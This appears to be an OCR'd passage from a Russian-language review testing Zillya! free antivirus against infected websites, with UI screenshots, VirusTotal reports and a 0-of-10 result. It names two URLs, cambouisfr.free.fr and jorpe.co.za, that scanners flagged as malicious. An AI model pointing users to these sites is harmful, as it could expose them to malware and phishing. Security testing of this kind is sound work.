
Пропонуємо переглянути відео-інструкцію, як зареєструвати антивірус та отримати доступ до:

1. Розширених налаштувань захисту
2. Повної статистики роботи антивірусу
3. Персоналізованої технічної підтримки
4. Можливості вимкнути рекламні повідомлення

Дізнайтеся про рівні захисту від кіберзагроз

Ще не вмерли віруси!

Обновление антивирусных баз выполнялось гораздо дольше, чем установка программы. Настройки мы оставили по умолчанию за исключением одного пункта: режим оповещений выставили на максимум для удобства наблюдения за реакцией антивируса.


Zillya! Антивирус Бесплатный
ГЛАВНАЯ
СКАНИРОВАНИЕ
УГРОЗЫ
ОБНОВЛЕНИЕ
НАСТРОЙКИ
ПОДДЕРЖКА
БЫСТРЫЕ НАСТРОЙКИ
Настроить самостоятельно >>
Zillya! YouTube
Zillya! сообщество

Режим защиты: Экономный — **Оптимальный** — Максимальный

Обеспечивает оптимальный уровень защиты


Режим оповещений: Тихий — Рекомендуемый — Детальный — **Диалоговый**

Все сообщения отображаются в режиме диалога с пользователем

Настройки прокси сервера

Максимальное оповещение

Как вскоре выяснилось — зря. Никакой реакции не было. Снова десять тестов из десяти были провалены.



C&C Enterprises
cambouisfr.free.fr
C&C ENTERPRISES
Pets & Kids items
home
downloads
do it yourself
technical support
contacts
guestbook
Zillya! Антивирус Бесплатный
Карантин
Активные угрозы
Исключения
УГРОЗЫ ОТСУТСТВУЮТ
Scan report for at UTC
virustotal
URL-адрес:
http://cambouisfr.free.fr/
Показатель выявления:
12 / 68
Дата анализа:
2016-09-17 21:01:19 UTC
AutoShun
Certly
Comodo Site Inspector
Malware Domain Blocklist
Malicious site

Хто не скаче — не троянський кінь!

Результат: 0 из 10.

ВЫВОДЫ

Итоговый результат напоминает метаадрес: 0.0.0.0. Впервые антивирусы пропустили абсолютно все тестовые угрозы. При этом даже невооруженным глазом мы видели редиректы, загрузку фишинговых страниц и такое, что лучше не видеть. Может, во время тестов сайты уже вылечили? Снова проверяем отобранные ссылки. VirusTotal даже увеличивает число срабатываний.



virustotal

URL-адрес: http://jorpe.co.za/

Показатель выявления: 10 / 68


Дата анализа: 2016-09-16 21:14:29 UTC (0 минут назад)

Анализ | Дополнительные сведения | Комментарии | Голосование

Сканер ссылок	Результат
AutoShun	Malicious site
Certly	Malicious site
Malware Domain Blocklist	Malicious site
Quttera	Malicious site
Sophos	Malicious site
Websense ThreatSeeker	Malicious site
BitDefender	Malware site
Fortinet	Malware site
SCUMWARE.org	Malware site
Yandex Safebrowsing	Malware site

Статистика VirusTotal по четвертому тесту

Сканер Sucuri показывает скрытые фреймы и загрузку вредоносных джава-скриптов.



Free Website Malware and Security Scanner

